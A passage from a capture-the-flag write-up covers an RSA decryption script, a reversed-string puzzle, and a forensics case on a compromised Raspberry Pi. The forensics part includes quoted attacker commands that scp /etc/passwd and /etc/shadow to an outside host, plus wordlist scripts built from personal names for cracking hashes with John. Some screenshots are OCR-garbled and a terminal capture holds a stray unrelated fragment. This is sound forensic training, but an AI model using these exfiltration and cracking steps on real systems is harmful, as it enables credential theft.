652583632887518799780638295517969338796557433802757791039299392111333487
9267864743392383899645386789986715417477500156487315891899208875316544838
4991560929913405612800913117217515602253774065754803427581757277751978337
814275689105334 # Encrypted value c
n =
1301272924469493902128677358550863344213932984893529154459320340989743104
9485468542018820818224464473797341756669695461251732000932605185490453296
1110247688311376993922989760554696056080388241259670599567937477306283613
2240953830439979004393316094497445236328395291234481698007917207989137025
66069153373216373 # Modulus n

```

```

p_encode = ['514', '515', '522', '523', '519', '514', '515', '513', '513', '513', '514', '522', '518', '518', '522', '514', '514', '516', '523', '523', '519', '514', '522', '522', '516', '519', '513', '522', '512', '512', '518', '517', '512', '513', '518', '512', '518', '513', '512', '516', '515', '513', '513', '516', '518', '514', '517', '522', '516', '519', '523', '514', '515', '523', '513', '515', '512', '514', '513', '519', '517', '518', '513', '517', '513', '523', '514', '518', '522', '519', '518', '522', '518', '522', '518', '513', '522', '516', '514', '513', '516', '514', '516', '514', '513', '519', '514', '514', '514', '523', '519', '523', '512', '515', '518', '522', '515', '516', '522', '515', '516', '518', '522', '515', '516', '523', '523', '512', '515', '518', '522', '515', '516', '523', '523', '512', '517', '518', '515', '519', '519', '518', '514', '519', '512', '522', '517', '518', '516', '518', '515', '517', '523', '523', '513', '518', '512', '512', '515', '518', '519', '519', '519', '518', '512', '516', '514', '522', '516'] # XOR-encoded parts of p
q_encode = ['514', '514', '523', '519', '517', '523', '516', '518', '523', '518', '522', '518', '516', '512', '518', '514', '517', '515', '518', '516', '516', '523', '513', '515', '517', '512', '517', '517', '523', '514', '523', '517', '517', '517', '513', '519', '519', '515', '512', '519', '517', '515', '522', '512', '519', '517', '516', '516', '517', '516', '516', '517', '514', '517', '514', '517', '516', '516', '522', '516', '517', '517', '512', '517', '518', '519', '522', '516', '516', '522', '516', '517', '517', '523', '523', '513', '518', '512', '512', '515', '518', '519', '519', '519', '518', '512', '516', '514', '522', '516'] # XOR-encoded parts of q
for i in range(100, 1000):
    num = i # XOR encoding number

    # XOR Decoding
    p_list = [str(int(x) ^ num) for x in p_encode]
    q_list = [str(int(x) ^ num) for x in q_encode]
    p = int("".join(p_list))
    q = int("".join(q_list))

    # Calculate Totient (phi(n))
    phi_n = (p - 1) * (q - 1)

    # Calculate Private Exponent (d)
    e = 0x10001
    d = pow(e, -1, phi_n)

    # Decrypt c to get plaintext m
    m = pow(c, d, n)

    # Convert m to bytes
    m_bytes = long_to_bytes(m)

try:
    # Attempt to decode bytes to string
    flag = m_bytes.decode('utf-8')
    print("Decrypted flag:", flag)
    exit()

```

```
except UnicodeDecodeError:  
    print("not found")
```

Then I got the flag.

Flag: CyberGonCTF{345y_p34sy_R54_c1ph3R}

Game

Question: Ghost hunters always say "enolaerauoynehwyrramydoolbyalptonod" !!!.

Scenario: I tried to reverse the string and get the flag.


Flag: CybergonCTF{donotplaybloodymarrywhenyouarealone}

5. Forensics

Device Info (ep1) FORENSICS

Question: Can you find the operating system information?

Scenario: Open it in Autopsy. There is hostname in it



The screenshot shows the 'OS Account' tab in the Autopsy interface. The 'Strings' tab is selected. The text pane displays the following system information:

```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.5 LTS"
```

Figure 5.1: Hostname Information

Flag: CyberGonCTF{Ubuntu 20.04.5 LTS}

Device Info (ep2) FORENSICS

Question: Can you find the device ip and hostname?

Scenario: I exported syslog and open it in sublime text.

```
id_str=]
3710 Jul 15 12:56:46 ubuntu wpa_supplicant[1158]: wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
3711 Jul 15 12:56:46 ubuntu systemd-networkd[603]: wlan0: Connected WiFi access point: Gangsters_2.4G (f8:53:29:85:27:e8)
3712 Jul 15 12:56:47 ubuntu systemd-networkd[603]: wlan0: Gained IPv6LL
3713 Jul 15 12:56:47 ubuntu systemd-timesyncd[560]: Network configuration changed, trying to establish connection.
3714 Jul 15 12:56:48 ubuntu systemd-networkd[603]: wlan0: DHCPv4 address 192.168.1.72/24 via 192.168.1.1
3715 Jul 15 12:56:48 ubuntu systemd-timesyncd[560]: Network configuration changed, trying to establish connection.
3716 Jul 15 12:56:50 ubuntu systemd-timesyncd[560]: message repeated 3 times: [ Network configuration changed, trying to establish connection.]
```

Figure 5.2: Public IP Address Data

I found some possible IP Address, and finally 192.168.1.72 is correct. We already know the hostname is Ubuntu. It can also be found on boot.log.

```

Starting
[0;1;39mInitial cloud-init job (metadata service crawler)
0m...
[ 24.540754] cloud-init[609]: Cloud-init v. 22.2-0ubuntu1~20.04.3 running 'init' at Sat, 15 Jul 2023 13:21:46 +0000. Up 23.41 seconds.
[ 24.541381] cloud-init[609]: ci-info: ++++++Net device info+++++
[ 24.543426] cloud-init[609]: ci-info: +-----+-----+-----+-----+
[ 24.545144] cloud-init[609]: ci-info: | Device | Up | Address | Mask | Scope | Hw-Address |
[ 24.547357] cloud-init[609]: ci-info: +-----+-----+-----+-----+
[ 24.549546] cloud-init[609]: ci-info: | eth0 | False | . | b8:27:eb:fe:83:1a |
[ 24.551480] cloud-init[609]: ci-info: | lo | True | 127.0.0.1 | 255.0.0.0 | host | . |
[ 24.553690] cloud-init[609]: ci-info: | lo | True | ::1/128 | . | host | . |
[ 24.556574] cloud-init[609]: ci-info: | wlan0 | True | 192.168.1.72 | 255.255.255.0 | global | b8:27:eb:ab:d6:4f |
[ 24.558061] cloud-init[609]: ci-info: | wlan0 | True | 2001:fb1:f9:d3c3:ba27:ebff:feab:d64f/64 | . | global | b8:27:eb:ab:d6:4f |
[ 24.560373] cloud-init[609]: ci-info: | wlan0 | True | fe80::ba27:ebff:feab:d64f/64 | . | link | b8:27:eb:ab:d6:4f |
[ 24.562516]

```


Figure 5.3: Boot.log File Data

Flag: CyberGonCTF{192.168.1.72_ubuntu}

Device Info (ep3) FORENSICS

Question: Can you find the first connected WiFi (SSID) and password?

Scenario: In /etc/netplan/50-cloud-init.yaml



```

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences
Strings Indexed Text Translation
Page: 1 of 1 Page < > Matches on page: - of - Match < > 100% ⌂ + Reset
# This file is generated from information provided by the datasource. Changes
# to it will not persist across an instance reboot. To disable cloud-init's
# network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    eth0:
      dhcp4: true
      optional: true
  wifis:
    wlan0:
      dhcp4: yes
      access-points:
        "Ko_Koe_Lo_Ko_Ko":
          password: "Ah_Nge_Chaw_Yal_Tae_Inn_Tae"
        "Gangsters_2_4G":
          password: "N41ng-Ny1"
version: 2

```

Figure 5.4: WiFi (SSID) and Password Data

Flag: CyberGonCTF{Ko_Koe_Lo_Ko_Ko_Ah_Nge_Chaw_Yal_Tae_Inn_Tae}

Device Info (ep4) FORENSICS

Question: Can you find the device model details of this host?

Scenario: In this case, I searched with the keyword 'model' and in /var/log/kern.log, I found Machine model: Raspberry Pi 3 Model B Rev 1.2

Figure 5.5: Device Info from kern.log

Flag: CyberGonCTF{Raspberry Pi 3 Model B Rev 1.2}

Attacker IP (ep5) FORENSICS

Question: What is the IP address of Attacker? He tried to log on to this machine.

Scenario: In auth.log, there are multiple failed logons attempts from an IP. The attacker IP is exactly 192.168.1.67

Figure 5.6: Auth Logon Data from auth.log

Flag: CyberGonCTF{192.168.1.67}

Success Logon (ep6) FORENSICS

Question: Do you know the total number of failed logon from attacker and When attacker got the success?

Scenario: In auth.log, I searched for failed password attempt and found out that there were 652 attempts.

The screenshot shows a terminal window with the following log entries:

```
112 Jul 15 14:20:38 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 p
113 Jul 15 14:20:38 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 p
114 Jul 15 14:20:42 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 p
115 Jul 15 14:20:42 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 p
116 Jul 15 14:20:44 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 p
117 Jul 15 14:20:44 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 p
118 Jul 15 14:20:47 ubuntu sshd[1094]: Failed password for ubuntu from 192.168.1.67 p
119 Jul 15 14:20:47 ubuntu sshd[1093]: Failed password for ubuntu from 192.168.1.67 p
120 Jul 15 14:20:48 ubuntu sshd[1093]: error: maximum authentication attempts exceeded [preauth]
```

The search bar at the bottom of the terminal window contains the query "Failed password for ubuntu from". Below the search bar, it says "652 matches".

Figure 5.7: Failed Logon Attempts from auth.log File

For success logon attempt, I found it is Jul 15 16:55:26

The screenshot shows a terminal window with the following log entry:

```
7 Jul 15 16:55:00 ubuntu sshd[1976]: Connection closed by authenticating user ubuntu 192
8 Jul 15 16:55:00 ubuntu sshd[1978]: Connection closed by authenticating user ubuntu 192
9 Jul 15 16:55:26 ubuntu sshd[1984]: Accepted password for ubuntu from 192.168.1.67 port
0 Jul 15 16:55:26 ubuntu sshd[1984]: pam_unix(sshd:session): session opened for user ubu
1 Jul 15 16:55:26 ubuntu systemd-logind[649]: New session 11 of user ubuntu.
2 Jul 15 17:04:23 ubuntu sudo:    ubuntu : TTY=pts/2 ; PWD=/home/ubuntu ; USER=root ; COMM
3 Jul 15 17:04:23 ubuntu sudo: pam_unix(sudo:session): session opened for user root by ul
```

The search bar at the bottom of the terminal window contains the query "Accepted password for ubuntu from". Below the search bar, it says "1 match".

Figure 5.8: Success Logon Attempt from auth.log File

Flag: CyberGonCTF{652_Jul 15 16:55:26}

New User (ep7) FORENSICS

Question: After sucess logon, attacker added the new user for Persistence. Can you find the username and password?

Scenario: In home folder of Ubuntu, we found bash history file, new user shwehmoneyati is added.

```
cat /etc/passwd  
dir  
ls -la  
cat .bash_history  
adduser shwehmoneyati  
sudo su  
exit
```

Figure 5.9: Data from bash_history File

By using /etc/shadow and /etc/passwd files, we cracked the password of shwehmoneyati with crafted wordlist. And found out the password is ShweHtoo1500.

```
husband_name = "shwehtoo"

combinations = []
for i in range(len(husband_name)):
    for j in range(i+1, len(husband_name)):
        combination = list(husband_name)
        combination[i] = combination[i].upper()
        combination[j] = combination[j].upper()
        combinations.append(''.join(combination))

wordlist = []
for combination in combinations:
    for i in range(10000):
        password = combination + f"{i:04d}"
        wordlist.append(password)

with open("password_wordlist.txt", "w") as file:
    file.write('\n'.join(wordlist))

print("Wordlist generated and saved to 'password_wordlist.txt'")
```

Figure 5.10: Script for Password Wordlist Generate

```

└─(kali㉿kali)-[~/cybergon]
$ john --show shwehmoneyati_pass
shwehmoneyati:ShweHtoo1500:1005:1005:Shwe Hmone Yati,105,09450062226,:/home/shwehmoneyati:/bin/bash
1 password hash cracked, 0 left

└─(kali㉿kali)-[~/cybergon]
$ 

```

Figure 5.11: Password Brute-Forcing with John Tool

Flag: CyberGonCTF{shwehmoneyati, ShweHtoo1500}

Stolen Data (ep8) FORENSICS

Question: The attacker tried to export from victim machine to his machine. Can you find the attacker username and ip address?

Scenario: Under newly added user, shwehmoneyati's home directory, there is a bash_history file which contains the flag.

```

netplan apply
ping 8.8.8.8
ifconfig
shutdown now
adduser shwehmoneyati
exxit
exit
scp /etc/passwd kali@192.168.253.144:/home/kali/passwd.txt
ping 192.168.253.144
scp /etc/shadow kali@192.168.253.144:/home/kali/passwd.txt
exit

```

Figure 5.12: Data from bash_history File

Flag: CyberGonCTF{kali_192.168.253.144}

Mitre (ep9) FORENSICS

Question: The attacker used three attack methods in this scenario. Can you find the mitre id for those attacks?

Scenario: It is simple. The attacker firstly tried to brute force the password. After multiple failed attempts, he got the correct password and could enter into the system. Then, he added new user to get persistence. After that, he tried to exfiltrate the data into his machine using scp.

Flag: CyberGonCTF{T1110.001_T1136_T1048}

Bonus (ep10)

Question: What is the password of Hlwan Paing?

Scenario: Hlwan Paing's ex-girlfriend is Bobby Soxer and so as usual I used the /etc/passwd and /etc/shadow files to crack the password with the wordlist.

```
import string

ex_girlfriend_name = "BobbySoxer"

symbols = "!@#$%^&*?"

wordlist = []
for symbol in symbols:
    for i in range(10000):
        password = ex_girlfriend_name.replace(" ", "") + symbol + f"{i:04d}"
        wordlist.append(password)

with open("password_wordlist.txt", "w") as file:
    file.write('\n'.join(wordlist))

print("Wordlist generated and saved to 'password_wordlist.txt'")
```

Figure 5.13: Script for Password Wordlist Generate

```

    /users          (Status: 307) [Size: 0] [-- http://api.mentorquotes.htb/users/]
[kali㉿kali]-[~/cybergon] (Status: 307) [Size: 0] [-- http://api.mentorquotes.htb/admin/]
$ john --show hlwan_praig_pass
hlwanpaing:BobbySoxer@1500:1003:1003:Hlwan Paing,103,09423723407,0610360696,No:/home/hlwanpaing:/bin/bash
    /redoc
1 password hash cracked, 0 left

[kali㉿kali]-[~/Cybergon]
$ [ kj23sadkj123as0 d213'

```

Figure 5.14: Password Brute-Forcing with John Tool

Flag: CyberGonCTF{BobbySoxer@1500}

Hide and Seek

Question: Our SOC team detected a data exfiltration case where an employee from the sales department uploaded some files to his personal cloud storage every day this week. After checking all the files, we have suspected one file is Secret_File.docx. Can you help us find the secret data in this file?

Scenario: When I opened Secret_File.docx, it seemed there is nothing inside it. I used Ctrl+A to select all and found out something is inside it.




Figure 5.15: Secret_File.docx Data

After some time, I found there is blank text box covering something. So I removed it and found anchor icon there.




Figure 5.16: Secret_File.docx Data

In the header, I found something is hidden.




Figure 5.17: Secret_File.docx Data

Even though it's original font size is 1. I changed it to 14.




Figure 5.18: Extract Data from Secret_File.docx

Then got some encrypted data and observed this is a BrainFuck cipher text. Then used the BrainFuck cipher decoder and got the right flag.

Figure 5.19: BRAINFUCK Cipher Decoder

Flag: CyberGonCTF{53cR37_D474_1n_H34d3R}

8cel FORENSICS

Question: Find the flag in this file.

Scenario: Firstly, I changed the extension to .xlsx and opened it.




Figure 5.20: Extract Data from xlsx file

I cannot do anything with this picture. So, I selected all the cells and copied and pasted it into another sheet. And then I deleted the images one by one.

After multiple times deleting these layers of images, I found a table in which base64 encoded text is embedded.

E5	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1															
2	'#NAME?														
3	'#NAME?														
4	'#NAME?														
5	'#NAME?														
6	'#NAME?														
7	'#NAME?														
8	'#NAME?														
9	'#NAME?														
10	'#NAME?														
11	'#NAME?														
12	'#NAME?														
13	'#NAME?														
14	'#NAME?														
15	'#NAME?														
16	'#NAME?														
17	'#NAME?														
18	'#NAME?														
19	'#NAME?														
20	'#NAME?														
21	'#NAME?														
22	'#NAME?														

Figure 5.21: Embedded Base64 Data from xlsx file

I quickly decoded this text and found out it was fake flag.

```
$ echo 'Q3liZXJHb25DVEZ7RjRrM19GMTRHR30=' | base64 -d
CyberGonCTF{F4k3_F14GG}
```

Figure 5.22: Flag Decode from Bas64 String

I thought the correct flag might be in one of those cells. So, I thought of the ways I could extract these embedded messages.

Then I changed the extension into zip again and extracted it. In xl/worksheets/sheet2.xml, I found this embedded text. I used regex to select all the content in brackets.

The screenshot shows a Sublime Text editor window. The file is named 'Sheet2.xml'. A search result is highlighted with a yellow background. The search term is '\((.*?)\)' and the result found is '\Q31iZXJHb25DVEZ7jRrM19GMTRnFQ=='. The status bar at the bottom shows the file path 'C:\Users\...'. The interface includes tabs for 'AB' and 'Find', and buttons for 'Replace' and 'Find All'.

```

1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <worksheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/
officeDocument/2006/relationships" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14ac xr
xr2 xr3" xmlns:x14ac="http://schemas.microsoft.com/office/spreadsheetml/2009/9/ac" xmlns:rxr="http://schemas.microsoft.com/office/
spreadsheetml/2014/revision" xmlns:rx2="http://schemas.microsoft.com/office/spreadsheetml/2015/revision2"
xmlns:rx3="http://schemas.microsoft.com/office/spreadsheetml/2016/revision3"
rx:uid="{0A5E2877-A0E0-489E-87C0-438E4EA82F97}"><dimension ref="B2:H6"><sheetViews><sheetView tabSelected="1" topLeftCell="A4"
workbookViewId="0"><selection activeCell="M22" sqref="N22"/></sheetView></sheetViews><sheetFormatPr defaultRowHeight="15"
x14ac:dyDescent="0.25"></sheetData><row r="2" spans="2:8" x14ac:dyDescent="0.25"><c r="B2" t="e" cm="1"><f t="array" aca="1"
ref="B2" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="C2" t="e" cm="1"><f t="array"
aca="1" ref="C2" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="D2" t="e" cm="1"><f
t="array" aca="1" ref="D2" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="E2" t="e"
cm="1"><f t="array" aca="1" ref="E2" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c
r="G2" t="e" cm="1"><f t="array" aca="1" ref="G2" ca="1">EMBED("Package",
["Q31iZXJHb25DVEZ7jRrM19GMTRnFQ=="])</f><v>#NAME?</v></c><c r="H2" t="e" cm="1"><f t="array" aca="1" ref="H2"
ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><row r="3" spans="2:8"
x14ac:dyDescent="0.25"><c r="B3" t="e" cm="1"><f t="array" aca="1" ref="B3" ca="1">EMBED("Package",
["Q31iZXJHb25DVEZ7jRrM19GMTRnFQ=="])</f><v>#NAME?</v></c><c r="C3" t="e" cm="1"><f t="array" aca="1" ref="C3"
ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="D3" t="e" cm="1"><f t="array"
aca="1" ref="D3" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="E3" t="e" cm="1"><f
t="array" aca="1" ref="E3" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="F3" t="e" cm="1"><f
t="array" aca="1" ref="F3" ca="1">EMBED("Package", "Q31iZXJHb25DVEZ7jRrM19GMTRnFQ==")</f><v>#NAME?</v></c><c r="G3" t="e"
